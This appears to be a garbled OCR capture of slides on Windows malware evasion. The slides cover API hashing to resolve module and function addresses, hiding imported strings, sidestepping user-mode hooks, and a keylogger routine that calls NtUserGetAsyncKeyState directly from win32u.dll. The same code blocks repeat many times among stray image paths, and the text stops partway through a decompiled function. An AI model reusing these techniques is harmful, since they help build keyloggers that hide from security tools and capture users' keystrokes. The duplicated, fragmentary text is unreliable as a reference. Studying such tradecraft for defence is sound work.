
Let's retrieve the module handle!




Let's retrieve the module handle!




Let's retrieve the module handle!




Let's retrieve the module handle!



Let's retrieve the module handle!



Let's retrieve the module handle!




Let's retrieve the module handle!

```
1   ...
2               // hashing `UpperCaseDllName` and comparing
3               // the hash value to that's of the input `dwModuleNameHash`
4               if (HASHA(UpperCaseDllName) == dwModuleNameHash)
5                   return (HMODULE) pDte->Reserved2[0];
6   ...
7
```


Let's retrieve the module handle!

```
1   ...
2           // hashing `UpperCaseDllName` and comparing
3           // the hash value to that's of the input `dwModuleNameHash`
4           if (HASHA(UpperCaseDllName) == dwModuleNameHash)
5               return (HMODULE) pDte->Reserved2[0];
6   ...
7
```


Let's retrieve the function handle!




Let's retrieve the function handle!




Let's retrieve the function handle!



Let's retrieve the function handle!



Let's retrieve the function handle!



Let's try to hide our strings.

```
PDWORD  FunctionNameArray       = (PDWORD)(pBase + pImgExportDir->AddressOfNames);
PDWORD  FunctionAddressArray    = (PDWORD)(pBase + pImgExportDir->AddressOfFunctions);
PWORD   FunctionOrdinalArray    = (PWORD) (pBase + pImgExportDir->AddressOfNameOrdinals);

for (DWORD i = 0; i < pImgExportDir->NumberOfFunctions; i++) {
    CHAR*   pFunctionName       = (CHAR*)(pBase + FunctionNameArray[i]);
    PVOID   pFunctionAddress    = (PVOID)(pBase + FunctionAddressArray[FunctionOrdinalArray[i]]);

    // Hashing every function name pFunctionName
    // If both hashes are equal then we found the function we want
    if (dwApiNameHash == HASHA(pFunctionName)) {
        return pFunctionAddress;
    }
}

```

Let's try to hide our strings.

```
1       PDWORD  FunctionNameArray       = (PDWORD)(pBase + pImgExportDir->AddressOfNames);
2       PDWORD  FunctionAddressArray    = (PDWORD)(pBase + pImgExportDir->AddressOfFunctions);
3       PWORD   FunctionOrdinalArray    = (PWORD) (pBase + pImgExportDir->AddressOfNameOrdinals);
4
5       for (DWORD i = 0; i < pImgExportDir->NumberOfFunctions; i++) {
6           CHAR*   pFunctionName       = (CHAR*)(pBase + FunctionNameArray[i]);
7           PVOID   pFunctionAddress    = (PVOID)(pBase + FunctionAddressArray[FunctionOrdinalArray[i]]);
8
9           // Hashing every function name pFunctionName
10          // If both hashes are equal then we found the function we want
11          if (dwApiNameHash == HASHA(pFunctionName)) {
12              return pFunctionAddress;
13          }
14      }
15
```


Let's try to hide our strings.

```
PDWORD  FunctionNameArray       = (PDWORD)(pBase + pImgExportDir->AddressOfNames);
PDWORD  FunctionAddressArray    = (PDWORD)(pBase + pImgExportDir->AddressOfFunctions);
PWORD   FunctionOrdinalArray    = (PWORD) (pBase + pImgExportDir->AddressOfNameOrdinals);

for (DWORD i = 0; i < pImgExportDir->NumberOfFunctions; i++) {
    CHAR*   pFunctionName       = (CHAR*)(pBase + FunctionNameArray[i]);
    PVOID   pFunctionAddress    = (PVOID)(pBase + FunctionAddressArray[FunctionOrdinalArray[i]]);

    // Hashing every function name pFunctionName
    // If both hashes are equal then we found the function we want
    if (dwApiNameHash == HASHA(pFunctionName)) {
        return pFunctionAddress;
    }
```


Let's try to hide our strings.

```
[dev@dev-vmwarevirtualplatform API_Hashing]$ make
[*] Preparing files ...
[*] Preparing header:
[+] Wrote header
[*] Preparing source:
[+] Wrote source
[^] Computed 2 hashes of type LoseLose
[*] Compiling x64 executable...
[*] DONE
[*] Compiling x86 executable...
[*] DONE
[dev@dev-vmwarevirtualplatform API_Hashing]$ strings bin/test.x64.exe | grep '^Get'
GetLastError
GetModuleHandleA
GetProcAddress
[dev@dev-vmwarevirtualplatform API_Hashing]$
```


We getting hooked!



We getting hooked!



We getting hooked!



Let's call the Native function.

```
1   // https://doxygen.reactos.org/d4/d49/win32ss_2user_2ntuser_2keyboard_8c.html#ab695305553e9ff550bcefb0e5acec9de
2   typedef SHORT (NTAPI* fnNtUserGetAsyncKeyState)(
3       _In_    INT     Key
4   );
```

Let's call the Native function.

```
VOID KeyboardClicksLogger() {
    SHORT                       state                       = NULL;
    HMODULE                     hWin32uModule               = NULL;
    fnNtUserGetAsyncKeyState    pNtUserGetAsyncKeyState     = NULL;

    // Load Win32u.dll to the current process so that GetModuleHandle will work
    if (LoadLibraryA("WIN32U.DLL") == NULL) {
        printf("[!] LoadLibraryA Failed With Error : %d \n", GetLastError());
        return;
    }

    // Getting the handle of win32u.dll using GetModuleHandle
    // https://strontic.github.io/xcyclopedia/library/win32u.dll-D639CD289CD628B0FB56732AC9994538.html
    hWin32uModule = GetModuleHandle("WIN32U.DLL");
    if (hWin32uModule == NULL){
        printf("[!] GetModuleHandle Failed With Error : %d\n", GetLastError());
        return;
    }

    // Fetching NtUserGetAsyncKeyState's address from win32u.dll
    pNtUserGetAsyncKeyState = (fnNtUserGetAsyncKeyState)GetProcAddress(hWin32uModule, "NtUserGetAsyncKeyState");
    if (pNtUserGetAsyncKeyState == NULL) {
        printf("[!] GetProcAddress Failed With Error : %d\n", GetLastError());
        return;
    }

    ...
        // Get state
        state = (SHORT)pNtUserGetAsyncKeyState((DWORD)i);
```

Let's call the Native function.

```
VOID KeyboardClicksLogger() {
    SHORT                       state                       = NULL;
    HMODULE                     hWin32uModule               = NULL;
    fnNtUserGetAsyncKeyState    pNtUserGetAsyncKeyState     = NULL;

    // Load Win32u.dll to the current process so that GetModuleHandle will work
    if (LoadLibraryA("WIN32U.DLL") == NULL) {
        printf("[!] LoadLibraryA Failed With Error : %d \n", GetLastError());
        return;
    }

    // Getting the handle of win32u.dll using GetModuleHandle
    // https://strontic.github.io/xcyclopedia/library/win32u.dll-D639CD289CD628B0FB56732AC9994538.html
    hWin32uModule = GetModuleHandle("WIN32U.DLL");
    if (hWin32uModule == NULL){
        printf("[!] GetModuleHandle Failed With Error : %d\n", GetLastError());
        return;
    }

    // Fetching NtUserGetAsyncKeyState's address from win32u.dll
    pNtUserGetAsyncKeyState = (fnNtUserGetAsyncKeyState)GetProcAddress(hWin32uModule, "NtUserGetAsyncKeyState");
    if (pNtUserGetAsyncKeyState == NULL) {
        printf("[!] GetProcAddress Failed With Error : %d\n", GetLastError());
        return;
    }

    ...
        // Get state
        state = (SHORT)pNtUserGetAsyncKeyState((DWORD)i);
```

Let's call the Native function.

```
1   VOID KeyboardClicksLogger() {
2       SHORT                       state                       = NULL;
3       HMODULE                     hWin32uModule               = NULL;
4       fnNtUserGetAsyncKeyState    pNtUserGetAsyncKeyState     = NULL;
5
6       // Load Win32u.dll to the current process so that GetModuleHandle will work
7       if (LoadLibraryA("WIN32U.DLL") == NULL) {
8           printf("[!] LoadLibraryA Failed With Error : %d \n", GetLastError());
9           return;
10      }
11
12      // Getting the handle of win32u.dll using GetModuleHandle
13      // https://strontic.github.io/xcyclopedia/library/win32u.dll-D639CD289CD628B0FB56732AC9994538.html
14      hWin32uModule = GetModuleHandle("WIN32U.DLL");
15      if (hWin32uModule == NULL){
16          printf("[!] GetModuleHandle Failed With Error : %d\n", GetLastError());
17          return;
18      }
19
20      // Fetching NtUserGetAsyncKeyState's address from win32u.dll
21      pNtUserGetAsyncKeyState = (fnNtUserGetAsyncKeyState)GetProcAddress(hWin32uModule, "NtUserGetAsyncKeyState");
22      if (pNtUserGetAsyncKeyState == NULL) {
23          printf("[!] GetProcAddress Failed With Error : %d\n", GetLastError());
24          return;
25      }
26
27      ...
28              // Get state
29              state = (SHORT)pNtUserGetAsyncKeyState((DWORD)i);
```


Let's call the Native function.

```
VOID KeyboardClicksLogger() {
    SHORT                       state                       = NULL;
    HMODULE                     hWin32uModule               = NULL;
    fnNtUserGetAsyncKeyState    pNtUserGetAsyncKeyState     = NULL;

    // Load Win32u.dll to the current process so that GetModuleHandle will work
    if (LoadLibraryA("WIN32U.DLL") == NULL) {
        printf("[!] LoadLibraryA Failed With Error : %d \n", GetLastError());
        return;
    }

    // Getting the handle of win32u.dll using GetModuleHandle
    // https://strontic.github.io/xcyclopedia/library/win32u.dll-D639CD289CD628B0FB56732AC9994538.html
    hWin32uModule = GetModuleHandle("WIN32U.DLL");
    if (hWin32uModule == NULL){
        printf("[!] GetModuleHandle Failed With Error : %d\n", GetLastError());
        return;
    }

    // Fetching NtUserGetAsyncKeyState's address from win32u.dll
    pNtUserGetAsyncKeyState = (fnNtUserGetAsyncKeyState)GetProcAddress(hWin32uModule, "NtUserGetAsyncKeyState");
    if (pNtUserGetAsyncKeyState == NULL) {
        printf("[!] GetProcAddress Failed With Error : %d\n", GetLastError());
        return;
    }

    ...
        // Get state
        state = (SHORT)pNtUserGetAsyncKeyState((DWORD)i);
```

Let's call the Native function.

```
VOID KeyboardClicksLogger() {
    SHORT                       state                       = NULL;
    HMODULE                     hWin32uModule               = NULL;
    fnNtUserGetAsyncKeyState    pNtUserGetAsyncKeyState     = NULL;

    // Load Win32u.dll to the current process so that GetModuleHandle will work
    if (LoadLibraryA("WIN32U.DLL") == NULL) {
        printf("[!] LoadLibraryA Failed With Error : %d \n", GetLastError());
        return;
    }

    // Getting the handle of win32u.dll using GetModuleHandle
    // https://strontic.github.io/xcyclopedia/library/win32u.dll-D639CD289CD628B0FB56732AC9994538.html
    hWin32uModule = GetModuleHandle("WIN32U.DLL");
    if (hWin32uModule == NULL){
        printf("[!] GetModuleHandle Failed With Error : %d\n", GetLastError());
        return;
    }

    // Fetching NtUserGetAsyncKeyState's address from win32u.dll
    pNtUserGetAsyncKeyState = (fnNtUserGetAsyncKeyState)GetProcAddress(hWin32uModule, "NtUserGetAsyncKeyState");
    if (pNtUserGetAsyncKeyState == NULL) {
        printf("[!] GetProcAddress Failed With Error : %d\n", GetLastError());
        return;
    }

    ...
            // Get state
            state = (SHORT)pNtUserGetAsyncKeyState((DWORD)i);
```

Wait! It crashes!



Wait! It crashes!

```
1   GetAsyncKeyState(int vKey)
2   {
3       if (vKey < 0 || vKey > 256)
4           return 0;
5       return (SHORT)NtUserGetAsyncKeyState((DWORD)vKey);
6   }
```

Wait! It crashes!

```
1   GetAsyncKeyState(int vKey)
2   {
3       if (vKey < 0 || vKey > 256)
4           return 0;
5       return (SHORT)NtUserGetAsyncKeyState((DWORD)vKey);
6   }
```

```
SHORT __stdcall GetAsyncKeyState(int vKey)
{
  SHORT v1; // di
  struct _TEB *v4; // r9

  v1 = 0;
  if ( !NtCurrentTeb()->Win32ThreadInfo && !NtUserGetThreadState(14i64) )
    return v1;
  if ( (unsigned int)(vKey - 1) <= 1 && *(_DWORD *)(qword_1800B8250 + 1988) )
    vKey ^= 3u;
  if ( (unsigned int)vKey >= 0x20 )
    return NtUserGetAsyncKeyState((unsigned int)vKey);
  v4 = NtCurrentTeb();
  if ( HIDWORD(v4->Win32ClientInfo[15]) != *(_DWORD *)(qword_1800B8250 + 6988)
    || ((unsigned __int8)(1 << (vKey & 7)) & *((_BYTE *)&v4->Win32ClientInfo[17]
                                             + ((unsigned __int64)(unsigned __int8)vKey >> 3))) != 0 )
  {
    return NtUserGetAsyncKeyState((unsigned int)vKey);
  }
  return (*((_BYTE *)&v4->Win32ClientInfo[16] + ((unsigned __int64)(unsigned __int8)vKey >> 2)) & (unsigned __int8)(1 << (2 * (vKey & 3)))) != 0 ? 0x8000 : 0;
}
```

Wait! It crashes!

```
1   GetAsyncKeyState(int vKey)
2   {
3       if (vKey < 0 || vKey > 256)
4           return 0;
5       return (SHORT)NtUserGetAsyncKeyState((DWORD)vKey);
6   }
```

```
SHORT __stdcall GetAsyncKeyState(int vKey)
{
  SHORT v1; // di
  struct _TEB *v4; // r9

  v1 = 0;
